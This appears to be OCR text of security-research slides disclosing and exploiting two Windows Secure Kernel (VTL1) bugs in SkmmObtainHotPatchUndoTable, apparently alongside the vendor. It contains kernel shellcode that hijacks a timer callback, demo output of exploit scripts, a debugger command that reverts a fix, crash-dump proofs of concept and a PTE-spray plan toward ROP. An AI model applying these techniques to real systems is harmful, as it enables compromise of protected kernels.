    0x49, 0x81, 0xe9, DWORD_2_LE_BYTES(SKPG_TIMER_ROUTINE_OFFSET),             //sub       r9, SKPG_TIMER_ROUTINE_OFFSET

    0x48, 0xb9, QWORD_2_LE_BYTES(FAILURE_LOG_SK_ADDR + 0x1090),                //movabs    rcx, FAILURE_LOG_SK_ADDR + 0x1090
    0x48, 0x8b, 0x11,                                                          //mov       rdx, qword ptr[rcx]
    0x49, 0xb8, QWORD_2_LE_BYTES(KERNEL_ADDR_MASK),                            //movabs    r8, KERNEL_ADDR_MASK
    0x49, 0x21, 0xd0,                                                          //and       r8, rdx
    0x49, 0x83, 0xf8, 0x00,                                                    //cmp       r8, 0
    0x4c, 0x0f, 0x45, 0xca,                                                    //cmovne    r9, rdx
    0x4c, 0x89, 0x09,                                                          //mov       qword ptr[rcx], r9
    0x49, 0x81, 0xc1, DWORD_2_LE_BYTES(SKPG_SETTIMER_OFFSET),                  //add       r9, SKPG_SETTIMER_OFFSET
    0x48, 0xb9, QWORD_2_LE_BYTES(SKPG_CONTEXT_ADDR + 0x220),                   //movabs    rcx, SKPG_CONTEXT_ADDR + 0x220
    0x48, 0xc7, 0xc2, DWORD_2_LE_BYTES(NEG_5_SECONDS_IN_NANOSECONDS),          //mov       rdx, NEG_5_SECONDS_IN_NANOSECONDS
    0x49, 0xc7, 0xc0, DWORD_2_LE_BYTES(NEG_5_SECONDS_IN_NANOSECONDS),          //mov       r8, NEG_5_SECONDS_IN_NANOSECONDS
    0x4c, 0x89, 0xc8,                                                          //mov       rax, r9
    0xff, 0xd0,                                                                //call      rax

    0x48, 0x83, 0xc4, 0x30,                                                    //add     rsp, 30h

    0xc3                                                                       //ret
};
```

- Modify SkpgContext callback routine pointer
- Leak Secure Kernel pointer back to VTL 0 (through shared page)
- Reset timer, configure 5 seconds relative due time, shellcode will be invoked every 5 seconds
- Shellcode is fully controlled from VTL 0 and can be refactored for other purpose

Demo

- Vulnerability #1 was fixed in Jan 2019
- Secure Kernel pool switched to segment heap in Mid-2019, the exploit depends on segment heap
- This demo is against 20129 build (May 2020), where vuln#1 has already been fixed
- A trick to undo the fix by windbg command:
    - eb nt!SkmmObtainHotPatchUndoTable+0x5D 90 90 90 90 90 90 90 90 90 90; g;
- The exploit approach works well on latest build
- Demo only!

```
Microsoft Windows [Version 10.0.20129.1044]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\dk\Desktop\hyperseed

C:\Users\dk\Desktop\hyperseed>dir
...
 Directory of C:\Users\dk\Desktop\hyperseed

06/08/2020  04:04 AM    <DIR>          .
06/15/2020  12:20 AM    <DIR>          ..
06/04/2020  01:05 AM             8,726 exploit.py
06/08/2020  06:08 AM               786 hypercaller.cer
06/08/2020  06:08 AM             2,189 hypercaller.inf
06/08/2020  06:08 AM            33,520 hypercaller.sys
06/04/2020  01:21 AM           431,104 hyperseed.exe
06/03/2020  07:25 PM             2,326 hyperseed.py
06/08/2020  06:12 AM               128 payload.bin
05/03/2020  08:50 PM           512,000 relocateimage.bin
05/02/2020  08:39 PM               128 template.bin
06/08/2020  05:47 AM             5,008 write.py
06/03/2020  08:30 PM             3,658 write_pte.py
06/08/2020  06:10 AM             3,655 write_skpg.py
...
C:\Users\dk\Desktop\hyperseed>python exploit.py
...
+ [ alloc ]
0x4600 0x3C00 0x4600 0x3C00 0x4600 0x3C00 0x4600 0x3C00 0x4600 0x3C00 0x4600 0x3C00 0x4600 0x3C00 0x4600 0x3C00 0x4600 0x3C00 0x4600 0x3C00
+ [ hyperseed ]

+ [ alloc results ]
0x4600 --> 0x14000038c
0x3c00 --> 0x140000390
0x4600 --> 0x140000394
0x3c00 --> 0x140000398
0x4600 --> 0x14000039c
0x3c00 --> 0x1400003a0
0x4600 --> 0x1400003a4
0x3c00 --> 0x1400003a8
0x4600 --> 0x1400003ac
0x3c00 --> 0x1400003b0
0x4600 --> 0x1400003b4
0x3c00 --> 0x1400003b8
0x4600 --> 0x1400003bc
0x3c00 --> 0x1400003c0
0x4600 --> 0x1400003c4
0x3c00 --> 0x1400003c8
0x4600 --> 0x1400003cc
0x3c00 --> 0x1400003d0
0x4600 --> 0x1400003d4
0x3c00 --> 0x1400003d8

==========================================================================================
+ [ free ]
0x140000390 0x140000398 0x1400003A0 0x1400003A8 0x1400003B0 0x1400003B8 0x1400003C0 0x1400003C8 0x1400003D0 0x1400003D8
+ [ hyperseed ]

==========================================================================================
+ [ livedump_abort ]
+ [ hyperseed ]

==========================================================================================
+ [ livedump_alloc ]
0x10000, 0x14, 0x3c00
+ [ hyperseed ]

==========================================================================================
+ [ free ]
0x14000038C 0x140000394 0x14000039C 0x1400003A4 0x1400003AC 0x1400003B4 0x1400003BC 0x1400003C4 0x1400003CC 0x1400003D4
+ [ hyperseed ]

==========================================================================================
+ [ alloc ]
0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0
+ [ hyperseed ]

+ [ alloc results ]
0x45e0 --> 0x1400003d4
0x45e0 --> 0x1400003cc
0x45e0 --> 0x1400003c4
0x45e0 --> 0x1400003bc
0x45e0 --> 0x1400003b4
0x45e0 --> 0x1400003ac
0x45e0 --> 0x1400003a4
0x45e0 --> 0x14000039c
0x45e0 --> 0x140000394
0x45e0 --> 0x14000038c
```

DEMO


```
==========================================================================================
+ [ overflow ]
0xfffff78000007100, 0xffff, 0xffff, 0xffffffff
+ [ hyperseed ]

==========================================================================================
+ [ overflow ]
0xfffff78000007100, 0xffff, 0xffff, 0xffffffff
+ [ hyperseed ]


C:\Users\dk\Desktop\hyperseed>python write.py
+ [ hyperseed ]

==========================================================================================
+ [ livedump_add_buffer ]
+ [ hyperseed ]

overwritten: 0x0 - 0x646e774f656b7544
==========================================================================================
+ [ livedump_add_buffer ]
+ [ hyperseed ]

overwritten: 0x0 - 0x646e774f656b7544
==========================================================================================
+ [ livedump_add_buffer ]
+ [ hyperseed ]

overwritten: 0x0 - 0x646e774f656b7544
==========================================================================================
+ [ livedump_add_buffer ]
+ [ hyperseed ]

overwritten: 0x0 - 0x646e774f656b7544
==========================================================================================
+ [ livedump_add_buffer ]
+ [ hyperseed ]

overwritten: 0x0 - 0x646e774f656b7544
==========================================================================================
+ [ livedump_add_buffer ]
+ [ hyperseed ]

overwritten: 0x0 - 0x646e774f656b7544
==========================================================================================
+ [ livedump_add_buffer ]
+ [ hyperseed ]

overwritten: 0x0 - 0x646e774f656b7544
==========================================================================================
+ [ livedump_add_buffer ]
+ [ hyperseed ]

overwritten: 0x0 - 0x646e774f656b7544
==========================================================================================
+ [ livedump_add_buffer ]
+ [ hyperseed ]

Wait, try next MDL
==========================================================================================
+ [ livedump_add_buffer ]
+ [ hyperseed ]

overwritten: 0x0 - 0x646e774f656b7544
==========================================================================================
+ [ livedump_add_buffer ]
+ [ hyperseed ]

overwritten: 0xffff - 0x0
==========================================================================================
Congratz, writting cursor reaches to Worker MDL

C:\Users\dk\Desktop\hyperseed>python write_pte.py
==========================================================================================
+ [ livedump_add_buffer ]
+ [ hyperseed ]

overwritten: 0xffff - 0x0

C:\Users\dk\Desktop\hyperseed>python write_skpg.py
==========================================================================================
+ [ livedump_add_buffer ]
+ [ hyperseed ]

overwritten: 0xffff - 0x0

C:\Users\dk\Desktop\hyperseed>
```

Vulnerability #2

- Great work! We fixed this issue (CVE-2020-0917)
- Now we make sure TransferMdl->ByteCount >= sizeof(MDL)
- But… there is something interesting in the general flow here
- Something related to mapping and unmapping of VTL1 MDLs
- Well, let’s take a closer look:

Vulnerability #2 – Unmap arbitrary controlled MDL

- As we saw, this is the flow of SkmmObtainHotPatchUndoTable



```c
    NumberOfPages = ADDRESS_AND_SIZE_TO_SPAN_PAGES(UndoMdl->ByteOffset,
        UndoMdl->ByteCount);

    if (sizeof(MDL) + (NumberOfPages * sizeof(PFN_NUMBER)) > TransferMdl->ByteCount) {
        Status = STATUS_INVALID_PARAMETER;
        goto CleanupAndExit;
    }

    //
    // Complete the local copy of the undo MDL so it can be used to map pages.
    //

    RtlCopyMemory(UndoMdl + 1,
        OriginalUndoMdl + 1,
        NumberOfPages * sizeof(PFN_NUMBER));

    Status = SkmmMapMdl(UndoMdl, SkmmMapWrite);

    if (!NT_SUCCESS(Status)) {
        goto CleanupAndExit;
    }


CleanupAndExit:

    if (UndoMdl != NULL) {

        if (UndoMdl->MdlFlags & MDL_MAPPED_TO_SYSTEM_VA) {
            SkmmUnmapMdl(UndoMdl);
        }

        SkFreePool(NonPagedPoolNx, UndoMdl);
    }

    SkmmUnmapDataTransfer(TransferMdl);

    return Status;
}
```

Vulnerability #2 - POC

- We can call ***SkmmUnmapMdl()*** on a fully controlled MDL!
- **Building a small POC: MDL->MappedSystemVA=0x4141414141414141**

```
*** Fatal System Error: 0x00000050
                       (0xFFFFF6A0A0A0A0A0,0x0000000000000000,0xFFFF90000A4A0830,0x0000000000000000)

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

For analysis of this file, run !analyze -v
nt!DbgBreakPointWithStatus:
fffff803`15469620 cc              int     3
1: kd> k
 # Child-SP          RetAddr           Call Site
00 ffff9000`0a4a0668 fffff803`153aae5c     nt!DbgBreakPointWithStatus
01 ffff9000`0a4a0670 fffff803`1542fbf4     nt!SkeBugCheckEx+0xd4
02 ffff9000`0a4a06e0 fffff803`15432350     nt!SkmiNonPagedAccessFault+0x28
03 ffff9000`0a4a0720 fffff803`1546ca2c     nt!SkmmAccessFault+0x800
04 ffff9000`0a4a0830 fffff803`1541911d     nt!KiPageFault+0x16c
05 ffff9000`0a4a09c0 fffff803`1543bb87     nt!SkmmUnmapMdl+0x15d
06 ffff9000`0a4a0b60 fffff803`153d26fb     nt!SkmmObtainHotPatchUndoTable+0x2db
07 ffff9000`0a4a0bd0 fffff803`15467560     nt!IumInvokeSecureService+0x1523
```

Vulnerability #2 - POC

- We can call ***SkmmUnmapMdl()*** on a fully controlled MDL!
- Building a small POC – write ZeroPTE on some in used page's PTE
- VTL1 has its own shared page (same, 0xfffff78000000000)
- Pass MDL->MappedSystemVA==0xfffff78000000000
- And…

```
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

IRQL_NOT_LESS_OR_EQUAL (a)
An attempt was made to access a pageable (or completely invalid) address at an
interrupt request level (IRQL) that is too high.  This is usually
caused by drivers using improper addresses.
If a kernel debugger is available get the stack backtrace.
Arguments:
Arg1: fffff78000000008, memory referenced
Arg2: 00000000000000ff, IRQL
Arg3: 00000000000000d9, bitfield :
    bit 0 : value 0 = read operation, 1 = write operation
    bit 3 : value 0 = not an execute operation, 1 = execute operation (only on chips which support this level of status)
Arg4: fffff8000ed962ef, address which referenced memory
```

```
TRAP_FRAME:  ffff90000a49f760 -- (.trap 0xffff90000a49f760)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=000000006a139e76 rbx=0000000000000000 rcx=fffff78000007000
rdx=fffff78000000008 rsi=0000000000000000 rdi=0000000000000000
rip=fffff8000ed962ef rsp=ffff90000a49f8f0 rbp=ffff90000a49f920
 r8=0000000000000002  r9=ffffae08e0487080 r10=0000000000000000
r11=fffff8000ee68560 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up di pl zr na po nc
nt!SkpSyncUserSharedData+0x47:
fffff800`0ed962ef 483902          cmp     qword ptr [rdx],rax ds:fffff780`00000008=????????????????
Resetting default scope

STACK_TEXT:
ffff9000`0a49f8f0 fffff800`0edf75bb : ffff9000`0b5c4000 fffff800`0ee68560 ffff9000`0a49f920 00380002`30303030 : nt!SkpSyncUserSharedData+0x47 [mink
ffff9000`0a49f920 fffff800`0ed96704 : ffff9000`0a49fa90 fffff800`0e020000 00000000`00000001 fffff800`0edf75bb : nt!SkpReturnFromNormalModeRaxSet+0x
ffff9000`0a49fa40 fffff800`0ed459aa : ffff9000`0a49fa90 00000000`00000000 00000000`00000002 fffff800`0ed7a48b : nt!SkpCallNormalMode+0x44 [minkerne
ffff9000`0a49fa70 fffff800`0edf5731 : 000051f7`189dfd28 000051f7`1947d418 00000000`00000046 ffff9000`0a49fce0 : nt!ShvlVinaHandler+0x4e [minkernel\
ffff9000`0a49fb20 fffff800`0ed7a4bf : ffff9880`41602140 00000000`01000002 00000000`00000001 ffff9880`41602100 : nt!KiVinaInterrupt+0x181 [minkernel
```

Exploit #2

- We can call SkmmUnmapMdl on a fully controlled MDL

- So we don't have here (yet) a corruption with a controlled content
  - But we can clearly build one ☺

- The basic logic of *SkmmUnmapMdl* is as follows:
  - Scan the PTEs range described by the MDL
  - Set each PTE to ZERO_PTE (after this, PTE.P==0 --> each deref will panic)
  - If Mdl.MdlFlags & MDL_PARENT_MAPPED_SYSTEM_VA
    - Call SkmiReleaseUnknownPtes()

Exploit #2 - Primitives && Limitations

- The base primitive: SkmmUnmapMdl on a fully controlled MDL
- Looks like the page->refcount decrement and PTEs writes are “safe”
  - we can’t write ZeroPTE outside the PTEs range (due to the calculation)
  - we can’t dec arbitrary addresses outside the pfndb range (due to a check)
- But who needs that, when we can zero-out arbitrary PTEs!
- Also, it’s important to zero-out the bit in the PTEs BitMap
  - Otherwise, it would be hard to reclaim the page while it’s in-used
  - SkmmUnmapMdl calls SkmiReleaseUnknownPTEs, which does that

PTERange

- Secure Kernel maintains structures for managing virtual address space
- Among those: PTERange
- Describes a range of PTEs of a certain use
- Examples: SystemPtes, IOPtes, PagedPtes, RebootPtes, etc.
- Has PTEbase address, size, bitMap pointer, bitMap Hint, etc.

```
0: kd> dq nt!SkmiSystemPtes L4
fffff806`5db687c0  fffff6c8`00000000 0000b321`40000000
fffff806`5db687d0  00000000`0000ba00 ffff9000`00000000
```

PTEBase

Bimap

The PTE Ranges Problem/Primitive

- So SkmmUnmapMdl calls SkmiReleaseUnknownPTEs
  - Remember – it's optional. We control MDL->MdlFlags

- This function chooses the right PTE range among the following ranges: SkmiSystemPtes, SkmiIoPtes, SkmiRebootPtes

```
void __fastcall SkmiReleaseUnknownPtes(_SMMPTE *StartingPte, unsigned int NumberOfPtes)
{
  _PTERANGE *v_chosenPTERange; // rcx

  if ( StartingPte < SkmiIoPtes.BasePte )
  {
    if ( !SkmiRebootPtes.BasePte || (v_chosenPTERange = &SkmiRebootPtes, StartingPte < SkmiRebootPtes.BasePte) )
      v_chosenPTERange = &SkmiSystemPtes;
  }
  else
  {
    v_chosenPTERange = &SkmiIoPtes;
  }
  SkmiReleaseSystemPtes(v_chosenPTERange, StartingPte, NumberOfPtes);
}
```

The PTE Ranges Problem/Primitive

- BUT – it only compares the PTE address to each PTERange->PTEBase
  - Doesn't check that it's actually in the chosen range

- So, trigger the vulnerability with a virtual address from another range

- We gain a relative write primitive AFTER some PTERange->BitMap

- Hmm, interesting ☺ POC for the win:

```
*** Fatal System Error: 0x00000050
                       (0xFFFF9000150000D4,0x0000000000000002,0xFFFF90000A4A07B0,0x

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

nt!DbgBreakPointWithStatus:
fffff807`4a0795e0 cc              int     3
3: kd> k
 # Child-SP          RetAddr               Call Site
00 ffff9000`0a4a05e8 fffff807`49fbae5c     nt!DbgBreakPointWithStatus
01 ffff9000`0a4a05f0 fffff807`4a03fbf4     nt!SkeBugCheckEx+0xd4
02 ffff9000`0a4a0660 fffff807`4a042350     nt!SkmiNonPagedAccessFault+0x28
03 ffff9000`0a4a06a0 fffff807`4a07ca2c     nt!SkmmAccessFault+0x800
04 ffff9000`0a4a07b0 fffff807`49feb915     nt!KiPageFault+0x16c
05 (Inline Function) --------`--------     nt!RtlpInterlockedSetClearBitRunEx+0x8b
06 ffff9000`0a4a0948 fffff807`4a0265c1     nt!RtlInterlockedClearBitRunEx+0x9d
07 ffff9000`0a4a0950 fffff807`4a026625     nt!SkmiReleaseSystemPtes+0x89
08 ffff9000`0a4a0990 fffff807`4a029281     nt!SkmiReleaseUnknownPtes+0x4d
09 ffff9000`0a4a09c0 fffff807`4a04bb4d     nt!SkmmUnmapMdl+0x2c1
0a ffff9000`0a4a0b60 fffff807`49fe26fb     nt!SkmmObtainHotPatchUndoTable+0x2c9
0b ffff9000`0a4a0bd0 fffff807`4a077520     nt!IumInvokeSecureService+0x1523
0c ffff9000`0a4a0e60 00000000`00000000     nt!SkpReturnFromNormalModeRaxSet+0x105
3: kd> !analyze -v
```

The PTE Ranges Problem/Primitive

- But there are many pages outside those bitmaps which are paged-out and not in-used
- We can still make it work, but it’s better to do the UAF idea ☺
- Keep in mind that we can attack only pages from those specific 3 PTERanges!
- We need to find an interesting structure in a page inside the *SkmiSystemPtes*

Shape!

- Ok great, we know what we need to do, right?
  - Allocate some structure/data
  - Unmap the underlaying page
  - Reclaim PTE, replace the pfn
  - “UAF”
- It’s in the PTE allocator (Skmi{Allocate,Release}SystemPtes())
- Each bitmap has a BitmapHint, which we start to scan from
  - Which is updated on wrapped around in the allocation
- Debug traces:

```
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000001, retrun == fffff6c80005c968
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000005, retrun == fffff6c80005c970
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c968
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c970
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000001, retrun == fffff6c80005c998
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000001, retrun == fffff6c80005c9a0
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c998
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9a0
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000001, retrun == fffff6c80005c9a8
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000001, retrun == fffff6c80005c9b0
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9a8
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9b0
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000001, retrun == fffff6c80005c9b8
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000003, retrun == fffff6c80005c9c0
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9b8
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9c0
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000001, retrun == fffff6c80005c9d8
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000004, retrun == fffff6c80005c9e0
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9d8
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9e0
```

Getting a good crash

- But we want a good crash
  - PAGE_FAULT_IN_NONPAGED_AREA clearly isn't good enough ☺
  - We can trigger it in any flow we would like basically, which is nice

- Two options:
  - Allocate a target structure ourselves, and then spray to wrap-around the BitmapHint (in order to reclaim it)
    - Requires an information disclosure primitive, leak the address of the structure

  - Find an already existing target structure, which its PTE's Bitmap index comes ***AFTER*** the BitmapHint after boot

- Keep in mind that the BitmapHint after boot is very predictable

Getting a good crash

- By analyzing the pages represented by the existed PTEs after the SkmiSystemPtes->BitmapHint, we see interesting structures

- Predictability in the VTL1 address space promises stability
  - It never failed ☺

- We have a great target structure at a predictable virtual address
  - Prcb->Tss, Prcb->StackBase

- Clearly gives us ROP with controlled registers

- But we have to be careful, as we replace the entire page

Getting a good crash

- This great structure spans over a few pages
- We don't HAVE to replace all of them, we can choose only one
- Which happens to be the one that:
  - Has as few critical values as we can find
  - Has raw pointers
  - Being used in a way that leads to arbitrary read/write
- 2 pages ahead looks good!

Exploit 2 – highlevel plan

- Spray with SkmiAllocateSystemPtes() on SkmiSystemPtes to reach Prcb pages
- Trigger vulnerability, unmap one of the Prcb pages
- Keep spray, reclaim the PTE entry used for the previous used page
- And…

SkmiSystemPtes.Bitmap

SkmiSystemPtes.BitmapHint

Prcb pages

1	1	1	1	0	0	1	0	1	0	1	1	0	0	0
0	1	1	1	1	1	1	1	1	1	0	1	0	0	1
0	1	1	0	1	0	1	1	0	0	1	1	1	0	0
0	1	1	1	1	1	1	1	1	0	0	0	0	0	0
0	0	0	1	1	0	0	0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

SkmiSystemPtes.Bitmap

SkmiSystemPtes.BitmapHint

Prcb pages

1	1	1	1	0	0	1	0	1	0	1	1	0	0	0
0	1	1	1	1	1	1	1	1	1	0	1	0	0	1
0	1	1	0	1	0	1	1	0	0	1	1	1	0	0
0	1	1	1	1	1	1	1	1	0	0	0	0	0	0
0	0	0	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	0	0	0	0	0	0	0	0	0	1	1	1	1
1	1	1	1	1	1	1	1	1	1	1	0	0	0	0
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

